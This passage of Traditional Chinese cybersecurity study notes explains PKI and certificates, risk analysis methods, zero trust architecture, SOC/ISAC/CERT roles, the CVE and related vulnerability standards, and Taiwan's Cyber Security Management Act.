- 白帽駭客(White Hats)：白帽駭客，亦稱為道德駭客，是資安領域的守護者。他們在組織的正式授權下執行滲透測試和安全評估，旨在識別和修補安全漏洞。發現漏洞時，他們會將這些發現回報給相關公司，幫助加強其網路和產品的安全防護，例如台灣的 DEVCORE 公司就是著名的白帽駭客公司，也在國際各大駭客競賽中得獎。
- 灰帽駭客(Gary Hats)：灰帽駭客的行為介於白帽和黑帽之間，他們的行動充滿矛盾。雖然他們可能在日間像白帽駭客一樣從事合法的安全測試，但在某些情況下，他們也可能未經授權地侵入系統，揭露安全弱點。不同於黑帽的破壞性意圖，灰帽的動機可能更多是出於好奇心或尋求公正，而非直接的財務利益。
- 腳本小子(Script Kids)：腳本小子是指那些依賴他人開發的攻擊工具進行惡作劇或發動攻擊的入門級駭客。他們缺乏深入了解所使用技術的原理，對於如何開發這些工具或攻擊的內部運作機制知之甚少。腳本小子通常是出於尋求刺激或想在同儕中炫耀而從事駭客活動。

1.34 SDLC 測試左移


- 根據國家標準暨技術研究院(NIST)的資料，軟體缺陷的修復成本會隨著在開發生命周期中被發現的時間點而變化。越早發現並解決這些缺陷，其相對成本就越低。因此，強化安全的「測試左移」策略強調在軟體開發的每個階段—從需求設定和架構設計開始，到編碼、整合/組件測試、系統/接受測試，直至產品發布後—都要積極導入安全測試和檢查。這種策略不僅有助於減少潛在的安全風險，同時也能顯著降低後期修復的負擔和成本。



1.35 公開金鑰基礎建設(PKI)和數位憑證介紹

- 公開金鑰基礎建設(Public Key Infrastructure, PKI)由多個元素組成的系統，用於創建、管理、分發、使用、儲存和撤銷數位憑證，主要解決的問題是確保公鑰確實屬於聲稱擁有它的使用者。
- 主要組成部分
 1. 使用者(Users)：使用 PKI 的個人或機構
 2. 憑證頒發機構(Certification Authority, CA)：頒發和管理數位憑證的受信任實體
 3. 憑證註冊中心(Registration Authority, RA)：負責驗證憑證申請者身份的實體
 4. 實務情況：在實務中，CA 和 RA 常常是同一個實體，這樣可以簡化流程並提高效率。
- 台灣常見的 CA 組織
 1. 中華電信通用憑證管理中心
 2. 臺灣網路認證(TWCA)。

- 數位憑證(Digital Certificate)是由受信任的第三方 CA 簽發的電子文件，常見別名為 SSL/TLS 憑證、X.509 �凭證。主要功能為
 1. 身份驗證：證明持有憑證的實體的身份
 2. 公鑰分發：安全地分發公鑰，確保公鑰的真實性
 3. 數位簽章：確保資料完整性和不可否認性
- 數位憑證所包含資訊
 1. 版本(Version)：X.509 之版本，現為 V3
 2. 序號(Serial Number)：憑證唯一識別碼
 3. 簽章演算法(Issuer Signature algorithm)：憑證所使用的特定公開金鑰演算法的版本
 4. 憑證發行者(Issuer Distinguished Name)：頒發憑證的 CA 身分
 5. 有效期限(Validity Period)：憑證有效期間，包含開始日期與到期日期
 6. 憑證持有人(Subject Distinguished Name)：憑證擁有者的名稱
 7. 持有人公開金鑰(Subject Public Key Information)：憑證擁有者的公開金鑰及其演算法
 8. 上述各資料之簽章(Issuer's Signature on all above fields)：CA 的數位簽章



● 數位憑證的生成流程

1. 主體生成一對公鑰和私鑰。
2. 主體向 CA 提交包含其公鑰的證書簽署請求(Certificate Signing request, CSR)。
3. CA 驗證主體的身份，並使用 CA 的私鑰對 CSR 進行數位簽章，並生成數位憑證。
4. 主體獲得數位憑證，並可以將其用於身份驗證和數位簽章的驗證。

● 數位憑證的驗證流程

1. 用戶連線到 HTTPS 網站，伺服器發送數位憑證給用戶的瀏覽器。
2. 瀏覽器檢查憑證的有效性、簽發者，並使用內建的信任根憑證來驗證憑證的真實性。
3. 瀏覽器檢查憑證的撤銷狀態

- ◆ 使用憑證撤銷清單(Certificate Revocation List, CRL)：瀏覽器下載並檢查 CRL，確認憑證是否被撤銷
 - ◆ 或使用線上憑證狀態協定(Online Certificate Status Protocol, OCSP)：瀏覽器向 OCSP 回應者發送請求，即時檢查憑證狀態
4. 若憑證通過驗證且未被撤銷，瀏覽器生成隨機的對稱密鑰，使用伺服器的公鑰加密後發送給伺服器。
 5. 伺服器解密對稱密鑰，雙方使用該金鑰進行加密通訊，確保資料傳輸安全。
- 憑證鏈(Chain of Trust)
 1. 定義：從終端實體憑證到根 CA �凭證的一系列憑證
 - ◆ 終端實體憑證(End-Entity Certificate)：伺服器或客戶端憑證
 - ◆ 中繼憑證(intermediate Certificate)：可能有多個層級
 - ◆ 根 CA �凭證(Root Certificate)
 2. 中繼伺服器(Intermediate CA)
 - ◆ 作用：由根 CA 授權，用於簽發終端實體憑證或其他中繼憑證
 - ◆ 優點：增加靈活性和安全性，根 CA 可以離線儲存
 3. 驗證過程：從終端憑證開始，逐級向上驗證直到到達可信的根 CA
 - 瀏覽器受信任的根憑證授權單位(Trusted Root Certification Authorities)
 1. 包含一組預先安裝的受信任根 CA �凭證
 2. 這些根 CA 被認為是可靠的，其簽發的憑證會被自動信任
 - 根 CA 納入瀏覽器受信任的根憑證授權單位過程：
 1. 嚴格的審核：CA 必須符合特定的安全和操作標準
 2. 合規性：遵守產業標準(如 WebTrust)和瀏覽器特定要求
 3. 持續監控：定期審核和符合性檢查
 - 商業因素：
 1. CA 通常需要支付費用給瀏覽器廠商，但這不是唯一或主要的考慮因素

2. 費用主要用於支持受信任的根憑證授權單位計劃的運營和維護

● 重要性：

1. 確保網路通訊的安全性和可信度
2. 為用戶提供無縫的安全瀏覽體驗
3. 維護整個 PKI 生態系統的完整性

1.36 資安風險評估：定性和定量分析比較

特徵	定性資安風險分析 (Qualitative)	定量資安風險分析 (Quantitative)
定義	描述風險的性質、潛在影響，並將其分類為不同等級	透過具體資料和計算來量化風險的預期損失(例如金錢、時間)和發生機率
方法	基於經驗、直覺或專業判斷	基於公司歷史資料或政府公開資訊的統計模型
評估指標	風險等級(如低、中、高) 風險矩陣(可能性 vs. 影響)	年度損失期望值(ALE)：用於估算年度預期損失。 單一損失期望值(SLE)：用於估算單一事件的損失。 年度發生比率(ARO)：用於估算單一事件一年發生的機率
適用場景	資訊不完整或難以量化的情況 初步風險評估階段 需要快速識別主要風險領域 評估新興或未知風險 評估無形影響(如商譽損失)	需要精確風險估算的場景 詳細的成本效益分析 資源分配決策 長期風險趨勢分析 評估可量化的損失(如財務、時間)
優勢	實施速度快 不需要大量歷史資料 適用於評估各種類型的風險，包括難以量化的風險 結果易於理解和溝通	提供具體的數值結果 允許精確的風險比較 支援詳細的財務分析 結果可重現，減少主觀偏見
劣勢	結果可能存在主觀偏見 難以進行精確的風險比較 可能忽視低頻高影響事件 不易量化具體的損失或收益	需要大量且準確的歷史資料 實施成本和時間較高 對於新興風險或資料缺乏的領域難以應用

		難以評估無形或難以量化的風險(如商譽影響)
		可能因過度依賴精確數字而忽視潛在的不確定性
例子	評估資料外洩風險： 低：資料加密完善，存取控制嚴格 中：部分機敏資料未加密 高：缺乏資料保護措施	計算勒索軟體攻擊風險： $SLE(\text{單一損失期望值}) = 500 \text{ 萬元}$ $ARO(\text{年度發生比率}) = 0.2$ $ALE(\text{年度損失期望值}) = SLE \times ARO = 500 \text{ 萬} \times 0.2 = 100 \text{ 萬元}$ 防護措施成本：50 萬元/年 實施後新 ARO = 0.1 新 ALE = $500 \text{ 萬} \times 0.1 = 50 \text{ 萬元}$ 年度節省 = 原 ALE - 新 ALE = 50 萬元

- 在實務上，定性和定量資安風險分析方法通常會結合使用，以提供更全面和有效的風險評估。這種綜合方法的應用過程通常如下：

1. 初步評估：首先使用定性分析方法進行快速的風險識別和初步評估。這有助於確定潛在的風險領域和優先順序。
2. 深入分析：對於被識別為高風險或需要更詳細評估的領域，再應用定量分析方法。這階段會使用具體資料和統計模型來計算可能的損失和發生機率。
3. 綜合決策：結合定性和定量分析的結果，做出更全面的風險管理決策。定性分析提供整體風險情境，而定量分析則提供具體的數字支持。
4. 持續監控：使用定性方法持續監控風險環境的變化，同時定期進行定量分析以更新風險評估資料。
5. 溝通報告：在向管理層和利害關係人報告時，結合使用定性的風險等級描述和定量的具體數字，以提供全面且易懂的風險概況。

1.37 零信任(ZTA)介紹

資料來源：<https://moda.gov.tw/press/multimedia/blog/9773>，數位發展部。

資料來源：https://www.nics.nat.gov.tw/core_business/cybersecurity_defense/ZTA/，資通安

全院。

- 原由：

2004 年 Cisco 國際論壇「Jericho」，開始探討網路去邊界化議題；而在 2010 年，國際研究機構 Forrester 的首席分析師 John Kindervag 正式提出了「零信任」名詞及具體概念；2020 年美國國家標準技術研究院(NIST)正式頒布標準文件 SP 800-207，確立了零信任架構的基礎。

- 運作原則：

「永不信任，必須驗證」(Never trust, always verify)。


- 背景：

1. 以往企業會將防護重點建立在防火牆，外網信任度較低，內網信任度較高。
2. 攻擊者一旦突破分界線，便可能對內部相對薄弱的防護造成重大損害。
3. 隨著 BYOD、雲端服務、遠距/行動辦公等趨勢興起，傳統內外網分界日益模糊。

- 台灣推動情形

「國家資通安全發展方案(110 年至 113 年)」內容包括評估及導入零信任，並逐步試行以驗證其可行性，推動規劃單位為數位發展部資通安全署；因應此趨勢，金融監督管理委員會在 2022 年 12 月 27 日發布的「金融資安行動方案」2.0 中，也將「鼓勵零信任網路部署，強化連線驗證與授權管控」納入推動重點工作之一。

- 運作原理：



圖為我國政府機關推動零信任的架構。員工透過電腦想要存取機關資通系統(Relying Party, RP)時，所有的連線都會先經過存取閘道，接下來，員工需使用實體金鑰以鑑別其身分，電腦則需安裝代理程式，並使用公私鑰(可以是硬體或軟體)以鑑別其設備；等前面動作完成後，再由決策引擎根據使用者的身分鑑別及設備鑑別方式、來源 IP、登入時間、設備健康(如安裝更新檔、導入安全性設定)等資料，決定是否允許存取。

- 存取閘道(Access Gateway)
 - 不論來自內部或外部網路，均經由存取閘道進行存取。
 - 透過反向代理(Reverse Proxy)技術，隱藏內部伺服器與機關資通系統之網路路徑。
 - 實施負載平衡與防止阻斷服務攻擊之機制。
- 決策引擎(Decision Engine)為存取決策，包含決策控制器及身分鑑別、設備鑑別及信任推斷三大核心機制和鑑別聲明(Authentication Assertion)伺服器。
 1. 決策控制器：負責控制存取決策之流程，包含設定存取允許條件、接收存取請求、驅動三大核心機制及授予鑑別聲明。
 2. 三大核心機制：由身分鑑別、設備鑑別及信任推斷進行驗證與評估，並將結

果回饋給決策控制器。

3. 鑑別聲明伺服器：針對獲得允許之存取，發行鑑別聲明，做為存取 RP 之憑據。

- 決策引擎組件之三大核心機制說明

1. 身分鑑別(Authentication)：以實體安全金鑰或手機 APP 進行無密碼雙因子身分鑑別，並可與現有 AD 共存與同步。

我國推動的零信任將身分鑑別區分為三個階段，各階段分別有不同的安全防護要求。

一、註冊(Enrollment)階段：使用者註冊時，需親自提供身分證明的證據，例如，申請自然人憑證需親自到戶政事務所提供身分證明文件。

二、鑑別(Authentication)階段：使用者登入系統時，不允許使用傳統的帳號密碼，而必須使用具備雙因子的硬體加密鑑別器，以鑑別用戶身分，如目前常見的 FIDO2 安全性金鑰。

三、聲明(Assertion)階段：在使用者登入成功之後，身分鑑別伺服器要將使用者的身分訊息傳送到使用者欲存取的 RP，好讓 RP 知道誰要存取。在這個傳送過程中必須使用簽章與加密，以確保傳遞資訊的機密性、完整性及不可否認性。

2. 設備鑑別(Device Authentication)：可確認使用者設備為受機關管理之設備，且在可接受之資安狀態，可因應遠距與居家辦公之資安需求。

管理者可透過圖形化介面註冊、撤銷或鎖定使用者設備。此舉主要目的在於確保只有經過授權且處於安全狀態的設備才能存取系統資源。不同系統有不同的安全需求，例如公司內部重要系統通常只允許預先註冊的設備連線。使用者設備需安裝鑑別代理程式，並利用內建於硬體的信任平台模組(TPM)或軟體產生的金鑰等方式進行註冊與鑑別，以確保傳輸資訊的可信度。

3. 信任推斷(Trust Inference)：可隨時依使用者行為與設備狀態，偵測異常存取。

目的是決定最終是否允許使用者的連線或存取行為。例如，允許哪些特定的使用者群組及設備群組存取，並且設定「信任分數」的標準，分數達到幾分才能存取。以數位部官網為例：官網後臺系統只允許資訊單位同仁使用公發設備，且信任分數需達 0.9(假設信任分數區間為 0 到 1)以上才允許存取。


信任分數是參考各式各樣因素所計算得出的，如使用者所使用的身分鑑別方式、其設備鑑別方式、設備健康狀態(有無安裝防毒、更新作業系統等)、使用者來源 IP 位址、使用者登入的時間等。

比較項目	ZTA	傳統的資安控管
信任	從不信任，始終驗證	信任內網，防禦外網
存取控制	動態且基於風險，根據即時情境評估授權	靜態且基於規則，預先定義的權限
防護範圍	全面的，涵蓋身分、設備、資料、服務和網路等	局部的，主要在邊界
防護方法	主動的，透過政策決策點和政策落實點來驗證和授權	被動的，依賴防火牆等設備過濾流量
防護效果	減少潛在的攻擊面，提高資安可見性和可追溯性，透過日誌記錄、監控和分析實現	難以防止內部橫向擴散，存在資安盲點，易受內部威脅影響
適用場景	適用於各種規模和類型組織，尤其適合複雜 IT 環境、大量遠端用戶或雲端應用	適用於簡單網路環境和有限資源的組織

1.38 CERT、ISAC 和 SOC 介紹

參考資料：<https://cms.aaasec.com.tw/index.php/2018/06/15/0010/>

參考資訊：<https://moda.gov.tw/ACS/operations/ciip/650>



- **資訊安全監控中心(Security Operation Center, SOC)**
 - SOC 主要是透過入侵偵測規則即時監控網路封包。發現惡意攻擊時，提出警
示並通報相關人員，如此方能隨時掌握組織資安狀態。目前國內機構已廣為
建置資訊安全作業中心且頗具成效，然而，透過各個 SOC 單兵作戰各自分析
網路封包，往往難以綜觀網路攻擊事件的全貌，因此必須透過 ISAC 的情資交
換，才能共同建立協同防禦的城牆，達到聯防之目的。
- **資訊分享與分析中心(Information Sharing and Analysis Center, ISAC)**
 - ISAC 為整個資訊安全防護體系的神經傳導中樞，透過 ISAC 接收、統整及分
析資安事件，並與國內、外其他組織進行情資交流。在攻擊行為尚未影響防
護區域前，預先告警以達預防之目的；並於事後分析事件處理狀況以調整
SOC 監測規則，降低漏判與誤判之狀況。例如金融業的 F-ISAC。
- **資訊緊急應變團隊 (Computer Emergency Response Team, CERT)**
 - CERT 為資安事件處理的第一線窗口。當攻擊事件發生時，即時通報、立即評
估並解決產生的問題；事後必須回報處理狀況並交付 ISAC 進行統整與分析。

如此一來，能確實追蹤資安事件並有效優化監控品質。例如國內的 TWCERT。

1.39 CVE、CVSS、NVD、CWE、CPE 和 SCAP 介紹

項目	全稱	角色	功能
CVE	Common Vulnerabilities and Exposures	識別碼	給予每個已知的資訊安全漏洞一個唯一的識別碼(例如 CVE-2021-34527)
CVSS	Common Vulnerability Scoring System	評分系統	用於評估和量化漏洞的嚴重性，幫助組織根據風險優先處理漏洞(例如 CVSS v3.1 標準)
NVD	National Vulnerability Database	資料庫	美國國家標準與技術研究院(NIST)管理的公開資料庫，提供 CVE 漏洞的詳細資訊和安全指導
CWE	Common Weakness Enumeration	分類系統	用於描述和分類軟體中的弱點和錯誤，幫助理解漏洞的根本原因(例如 CWE-79 描述跨站腳本攻擊)
CPE	Common Platform Enumeration	標準命名法	用於標識和描述軟體、硬體和作業系統的標準化命名法，方便漏洞和配置的對應(例如 cpe:2.3:o:microsoft:windows_10::)
SCAP	Security Content Automation Protocol	自動化協議	一組標準，旨在促進資訊安全內容的自動化處理，包括漏洞管理、配置檢查和修補管理

● 關係說明

- CVE 識別碼：每個已知的資訊安全漏洞都會被分配一個 CVE 識別碼，方便追蹤和管理。
- NVD 資料庫：NVD 會收集和整理 CVE 識別碼相關的詳細資訊，包括漏洞描述、影響範圍、修補措施等。
- CVSS 評分：NVD 會使用 CVSS 來評估 CVE 漏洞的嚴重性，並提供

CVSS 分數，幫助組織評估和管理風險。

- CWE 分類：NVD 會將 CVE 漏洞歸類到對應的 CWE 編號，描述漏洞的技術細節和根本原因。
 - CPE 標準命名：NVD 使用 CPE 來標識受漏洞影響的軟體、硬體和作業系統，幫助使用者快速了解哪些產品受影響。
 - SCAP 自動化協議：SCAP 使用 CVE、CPE 和 CVSS 等標準來實現資訊安全內容的自動化處理。SCAP 基於 NVD 提供的資料來進行漏洞管理、配置檢查和修補管理，幫助組織更高效地管理安全風險。
- 舉例：例如 <https://nvd.nist.gov/vuln/detail/CVE-2024-4577>
這個 NVD 的弱點有包含到 CVE、CVSS、CWE 和 CPE，可以使用 SCAP 自動化工具修補。

Metrics CVSS Version 4.0 CVSS Version 3.x CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

 CNA: PHP Group	Base Score: 9.8 CRITICAL	Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
---	---	--

Weakness Enumeration

CWE-ID	CWE Name	Source
CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	 NIST Group PHP

Known Affected Software Configurations Switch to CPE 2.2

Configuration 1 ([hide](#))

 cpe:2.3:a:php:php:*:*:*:*:*:*	From (including)	Up to (excluding)
Show Matching CPE(s)▼	5.0.0	8.1.29
 cpe:2.3:a:php:php:*:*:*:*:*:*	From (including)	Up to (excluding)
Show Matching CPE(s)▼	8.2.0	8.2.20
 cpe:2.3:a:php:php:*:*:*:*:*:*	From (including)	Up to (excluding)
Show Matching CPE(s)▼	8.3.0	8.3.8

Configuration 2 ([hide](#))


cpe:2.3:o:fedoraproject:fedora:39:*:*:*:*:*:

[Show Matching CPE\(s\)▼](#)

cpe:2.3:o:fedoraproject:fedora:40:*:*:*:*:*:

[Show Matching CPE\(s\)▼](#)


1.40 資通安全管理法介紹



(資料來源：數位發展部資通安全署)

- 主法：資通安全管理法。

- 次法：資通安全管理法施行細則、資通安全責任等級分級辦法、資通安全事件通報及應變辦法、特定非公務機關資通安全維護計畫實施情形稽核辦法、資通安全情資分享辦法、公務機關所屬人員資通安全事項獎懲辦法。
- 資通安全事件：指系統、服務或網路狀態經鑑別而顯示可能有違反資通安全政策或保護措施失效之狀態發生，影響資通系統機能運作，構成資通安全政策之威脅。



- 納管對象：納管對象包含公務機關及特定非公務機關。



- 公務機關：指依法行使公權力之中央、地方機關(構)或公法人(如行政法人-資通安全部)。但不包括軍事機關及情報機關。
- 非特定公務機關：指關鍵基礎設施提供者(如遠傳、台灣大哥大)、公營事業(如台糖)及政府捐助之財團法人(如工研院)。
- 關鍵基礎設施(Critical Infrastructure, CI)：參考「國家關鍵基礎設施安全防護指導綱要」，依行政院「國家關鍵基礎設施安全防護指導綱要」，我國關鍵基礎設施依

功能屬性區分為八大領域：能源、水資源、通訊傳播、交通、銀行與金融、緊急救援與醫院、中央與地方政府機關及高科技園區。

關鍵基礎設施領域分類

主領域	協調單位	次領域
能源	經濟部	電力 石油 天然氣
水資源	經濟部	供水
通訊傳播	數位發展部	通訊 傳播
交通	交通部	陸運 海運 空運 氣象
金融	金融監督管理委員會	銀行 證券 金融支付
緊急救援 與醫院	衛生福利部	醫療照護 疾病管制 緊急應變體系
政府機關	國土安全辦公室 數位發展部	機關場所與設施 資通訊系統
科學園區與工業區	國家科學及技術委員會	科學與生醫園區 軟體園區與工業區

- 公營事業：指關鍵基礎設施提供者、公營事業及政府捐助之財團法人。

其中公營事業係依「公營事業移轉民營條例」第3條規定，包含中央及地方政府投資經營之公營事業：

- (一)各級政府獨資或合營者。
- (二)政府與人民合資經營，且政府資本超過百分之五十者。
- (三)政府與前二款公營事業或前二款公營事業投資於其他事業，其投資之資本合計超過該投資事業資本百分之五十者。

- 政府捐助之財團法人：政府捐助基金累積比例超過50%，依預算法第41條第3項

規定，其營運及資金運用計畫應送立法院，政府捐助基金累積比例未達 50%，依預算法第 41 條第 4 項規定，其年度預算書應送立法院審議。

- 納管對象如有多重身分，應適用公務機關大於 CI 提供者大於公營事業財團法人，比方說台電和中油皆有 CI 提供者和公營事業，優先適用 CI 提供者之規定。
- 公務機關罰則依「公務機關所屬人員資通安全事項獎懲辦法」。
- 特定非公務機關罰則：

應行義務	罰鍰
訂定、修正或實施資通安全維護計畫	
提出資通安全維護計畫之實施情形	特定非公務機關有下列情形之一者，
資通安全維護計畫實施情形有缺失或待改善者，提出改善報告	由中央目的事業主管機關令限期改正；屆期未改正者，按次處新臺幣十萬元以上一百萬元以下罰鍰。
訂定資通安全事件之通報及應變機制	
提出資通安全事件之調查、處理及改善報告	
知悉資安通安全事件時，通報資通安全事件	特定非公務機關未依第十八條第二項規定，通報資通安全事件，由中央目的事業主管機關處新臺幣三十萬元以上五百萬元以下罰鍰，並令限期改正；屆期未改正者，按次處罰之。

